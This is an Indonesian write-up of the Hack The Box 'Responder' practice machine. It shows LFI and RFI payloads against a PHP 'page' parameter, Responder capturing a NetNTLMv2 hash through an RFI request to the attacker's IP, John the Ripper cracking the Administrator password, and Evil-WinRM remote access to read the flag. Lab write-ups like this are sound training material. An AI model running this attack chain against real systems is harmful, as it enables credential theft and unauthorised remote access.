

Write -Up Responder Hack The Box


Setelah saya sudah menyambungkan openvpn dan menambahkan ke /etc/host di windows dan linux, saya melakukan pencarian ke ip 10.129.153.6.

Pertanyaan 1:

When visiting the web service using the IP address, what is the domain that we are being redirected to?

Jawaban:

unika.htb



Terlihat jelas bahwa kita di redirect ke domain **unika.htb**.

Pertanyaan 2:

Which scripting language is being used on the server to generate webpages?

Jawaban:

php

Cara paling mudah mengetahui Bahasa pemrograman apa yang dipakai click ctrl+u.

```
<li class="dropdown"><a class="page-scroll">EN</a>
<div id="myDropdown" class="dropdown-content">
  <a href="/index.php?page=french.html">FR</a>
  <a href="/index.php?page=german.html">DE</a>
</div>
</li>
```


Saya memakai beberapa kata kunci seperti js, php dan lain-lain. Ternyata ketemu di php.

Pertanyaan 3:

What is the name of the URL parameter which is used to load different language versions of the webpage?

Jawaban:

page



Setelah saya mengklik dan enumerasi beberapa hal di website. Saya menemukan parameter page di bagian opsi Ganti Bahasa.

Pertanyaan 4:

Which of the following values for the page parameter would be an example of exploiting a Local File Include (LFI) vulnerability: "french.html", "///10.10.14.6/somefile", "../../../../../../../../windows/system32/drivers/etc/hosts", "mimikatz.exe"

Jawaban:

../../../../../../../../windows/system32/drivers/etc/hosts



Saya mencoba opsi yang paling menarik dan ternyata bisa.

Pertanyaan 5:

Which of the following values for the page parameter would be an example of exploiting a Remote File Include (RFI) vulnerability: "french.html", "///10.10.14.6/somefile", "../../../../../../../../windows/system32/drivers/etc/hosts", "mimikatz.exe"

Jawaban:

//10.10.14.6/somefile

RFI (Remote File Include) terjadi ketika website mengambil file dari server luar/internet lalu mencoba menjalankannya di server target.

Berbeda dengan LFI yang mengambil file lokal dari dalam server, RFI memanfaatkan file dari alamat eksternal seperti IP attacker atau domain tertentu.

Payload:

//10.10.14.6/somefile

menjadi contoh RFI karena server mencoba mengakses file dari IP luar (10.10.14.6), bukan dari file lokal di dalam sistem target.

Secara sederhana:

- LFI → membaca file dari server target sendiri
- RFI → mengambil file dari server luar

Pada kasus nyata, RFI bisa berbahaya karena apabila konfigurasi server tidak aman, attacker dapat membuat server target menjalankan file berbahaya dari internet.

Pertanyaan 6:

What does NTLM stand for?

Jawaban:

New Technology Lan Manager

Pertanyaan 7:

Which flag do we use in the Responder utility to specify the network interface?

Jawaban:

-I

Di tools responder yang digunakan biasanya di serangan *Man-in-the-Middle* (MitM) -I digunakan untuk memberitahu tools untuk spesifik network.

Pertanyaan 8:

There are several tools that take a NetNTLMv2 challenge/response and try millions of passwords to see if any of them generate the same response. One such tool is often referred to as john, but the full name is what?.

Jawaban:

John The Ripper

John The Ripper adalah tools untuk mengcrack password sama seperti hashcat dll.

Pertanyaan 9:

What is the password for the administrator user?

badminton

Untuk mendapatkan password Administrator, kita perlu menangkap hash NTLM terlebih dahulu menggunakan tools Responder. Kerentanan RFI pada parameter page dapat dimanfaatkan untuk “memancing” server agar melakukan request ke mesin kita, sehingga autentikasi NTLM dari server dapat tertangkap.

```
(kiel-100@ELELEL)-[/mnt/c/Users/g1enw/BELAJAR/CYBER_SECURITY/WSL-TOOLS/LL]
$ sudo responder -I tun0 -vv

[+] Tips Jar:
USDT -> 0xCc98c1D3b8cd9b717b5257827182940e4E17A19A
BTC -> bc1q9360jedhmps5vp13u09vyg4jryr152dmaz249

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]
DHCPv6 [OFF]

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [ON]

[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]

[+] Generic Options:
Responder NIC [tun0]
Responder IP [10.10.15.89]
Responder IPv6 [fe80::292c:d0a5:ab3c:2341]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSVC']
TTL for poisoned response [default]

[+] Current Session Variables:
Responder Machine Name [WIN-6T07H8T4X2]
Responder Domain Name [WORK1.LOCAL]
Responder DCE-RPC Port [49412]

[+] Version: Responder 3.2.2.0
[+] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events...
```

Jalankan Responder pada interface tun0 dengan output yang lebih detail:

`sudo responder -I tun0 -vv`

Keterangan:

- `sudo` → menjalankan perintah dengan hak akses administrator
- `-I tun0` → menentukan interface network yang digunakan, yaitu tun0
- `-vv` → menampilkan log lebih detail atau very verbose

Sebenarnya ada dua cara untuk memancing hash keluar. Cara pertama menggunakan browser, tetapi pada percobaan saya metode tersebut tidak berjalan dengan baik. Karena saya berhasil menggunakan WSL, saya akan menunjukkan metode melalui WSL.

Cukup jalankan perintah curl diikuti URL target seperti pada contoh di bawah ini:

```
(kiel-LQ@ELELEL)-[~/mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-TOOLS/LL]$ curl http://unika.tb/?page=/10.10.15.89/somefile
<br />
<b>Warning</b>: include(\\10.10.15.89\\SOMEFILE): Failed to open stream: Permission denied in <b>C:\xampp\htdocs\index.php</b> on line <b>11</b><br />
<br />
<b>Warning</b>: include(): Failed opening '//10.10.15.89/somefile' for inclusion (include_path='\\xampp\\php\\PEAR') in <b>C:\xampp\htdocs\index.php</b> on line <b>11</b><br />
```

Selanjutnya, kembali ke terminal Responder. Jika berhasil, akan terlihat bahwa hash milik Administrator berhasil tertangkap.

[illegible]

Lalu salin dan simpan hash itu ke file dan jalankan john diikuti dengan hash.txt nya

```
(kiel-L0Q@ELELEL)-[/mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-TOOLS DLL/CTF/HTB/machines/Responder]
$ nano hash.txt

(kiel-L0Q@ELELEL)-[/mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-TOOLS DLL/CTF/HTB/machines/Responder]
$ ls
hash.txt

(kiel-L0Q@ELELEL)-[/mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-TOOLS DLL/CTF/HTB/machines/Responder]
$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 12 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
```

```
Proceeding with incremental:ASCII
badminton (Administrator)
1g 0:00:05:46 DONE 3/3 (2026-05-14 16:01) 0.002883g/s 4787Kp/s 4787Kc/s 4787Kc/s badaceado..badmikuth
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Password ditemukan.

Pertanyaan 10:

We'll use a Windows service (i.e. running on the box) to remotely access the Responder machine using the password we recovered. What port TCP does it listen on?

Jawaban:

5985

Port 5985 digunakan oleh layanan **Windows Remote Management (WinRM)** yang berjalan pada target. WinRM memungkinkan akses dan pengelolaan sistem Windows dari jarak jauh menggunakan protokol HTTP. Pada challenge ini, port tersebut digunakan untuk melakukan koneksi remote ke mesin target menggunakan kredensial Administrator yang telah berhasil didapatkan sebelumnya.

```
(kiel-LOQ@ELELEL)-[/mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-TOOLS DLL/CTF/HTB/machines/Responder]
$ nmap -p- -sV --min-rate 1000 10.129.95.234
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 16:06 +0700
Nmap scan report for unika.htb (10.129.95.234)
Host is up (0.21s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  tcpwrapped
5985/tcp   open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 144.52 seconds
```

Pertanyaan 11:

On which user's desktop is the flag located

Setelah melakukan enumerasi lebih lanjut, ditemukan service **Microsoft HTTPAPI httpd 2.0** yang berjalan pada port 5985. Port tersebut umumnya digunakan oleh **Windows Remote Management (WinRM)**, yaitu layanan Windows yang memungkinkan akses dan pengelolaan sistem secara remote.

Karena pada tahap sebelumnya kita sudah berhasil mendapatkan username dan password Administrator, kita dapat memanfaatkan tools **Evil-WinRM** untuk melakukan koneksi ke mesin target dan memperoleh akses remote.

```
(kiel-LOQ@ELELEL)-[/mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-TOOLS DLL/CTF/HTB/machines/Responder]
$ nmap -sV -p 5985 --min-rate 1000 10.129.95.234
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 16:11 +0700
Nmap scan report for unika.htb (10.129.95.234)
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
5985/tcp   open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.02 seconds
```

`evil-winrm -i IP_TARGET -u USERNAME -p PASSWORD`

Kita berhasil masuk ke dalam mesin target. Selanjutnya saya mencoba menjalankan perintah ls, namun direktori saat itu terlihat kosong.

Setelah diperhatikan, ternyata saya berada di direktori **Documents**. Saya kemudian kembali ke direktori sebelumnya menggunakan:

beberapa kali hingga mencapai direktori **Users**.

Di dalamnya ditemukan user **mike**, sehingga saya masuk ke direktori tersebut:

cd mike

Setelah menjalankan ls, terlihat folder **Desktop**. Saya masuk ke folder tersebut:

```
cd Desktop
```

dan setelah menjalankan ls kembali, ditemukan file flag.txt.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd ..
*Evil-WinRM* PS C:\Users> ls

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----          3/9/2022   5:35 PM             Administrator
d-----          3/9/2022   5:33 PM             mike
d-r-----        10/10/2020  12:37 PM             Public

*Evil-WinRM* PS C:\Users> cd mike
*Evil-WinRM* PS C:\Users\mike> ls

Directory: C:\Users\mike

Mode                LastWriteTime         Length Name
----                -
d-----          3/10/2022   4:51 AM             Desktop

*Evil-WinRM* PS C:\Users\mike> cd Desktop
*Evil-WinRM* PS C:\Users\mike\Desktop> ls

Directory: C:\Users\mike\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          3/10/2022   4:50 AM             32 flag.txt

*Evil-WinRM* PS C:\Users\mike\Desktop> cat flag.txt
ea81b7afdd4d93efea0945333ed4142fac
```

SUMMARY

Pada challenge **Responder**, proses dimulai dengan melakukan koneksi VPN dan konfigurasi hosts agar domain unika.htb dapat diakses. Setelah melakukan enumerasi awal, ditemukan bahwa website menggunakan **PHP** serta memiliki parameter page yang digunakan untuk memuat halaman dengan bahasa berbeda.

Dari parameter tersebut ditemukan potensi **LFI (Local File Include)** dan **RFI (Remote File Include)**. LFI memungkinkan pembacaan file lokal pada server target, sedangkan RFI memungkinkan server mengambil file dari sumber eksternal. Pada challenge ini, RFI dimanfaatkan untuk memancing target melakukan autentikasi ke mesin attacker.

Untuk menangkap autentikasi tersebut digunakan tools **Responder** yang berjalan pada interface tun0. Ketika target melakukan request ke mesin attacker, Responder berhasil menangkap **NetNTLMv2 hash** milik Administrator.

Hash yang berhasil didapatkan kemudian disimpan dan dilakukan proses cracking menggunakan **John The Ripper**, sehingga diperoleh password:

badminton

Setelah mendapatkan kredensial Administrator, dilakukan enumerasi lebih lanjut dan ditemukan service **WinRM** yang berjalan pada port 5985. Dengan memanfaatkan tools **Evil-WinRM**, koneksi remote ke mesin target berhasil dilakukan.

Setelah memperoleh akses ke sistem, dilakukan navigasi direktori hingga masuk ke folder user **mike**, kemudian menuju folder **Desktop** dan berhasil menemukan file flag.txt.

Challenge ini mengajarkan konsep penting mengenai:

- Enumerasi website
- Identifikasi LFI dan RFI
- Cara kerja autentikasi NTLM
- Penangkapan NetNTLMv2 menggunakan Responder
- Password cracking menggunakan John The Ripper
- Remote access menggunakan Evil-WinRM
- Dasar post-exploitation pada Windows

FLAG DITEMUKAN 🏆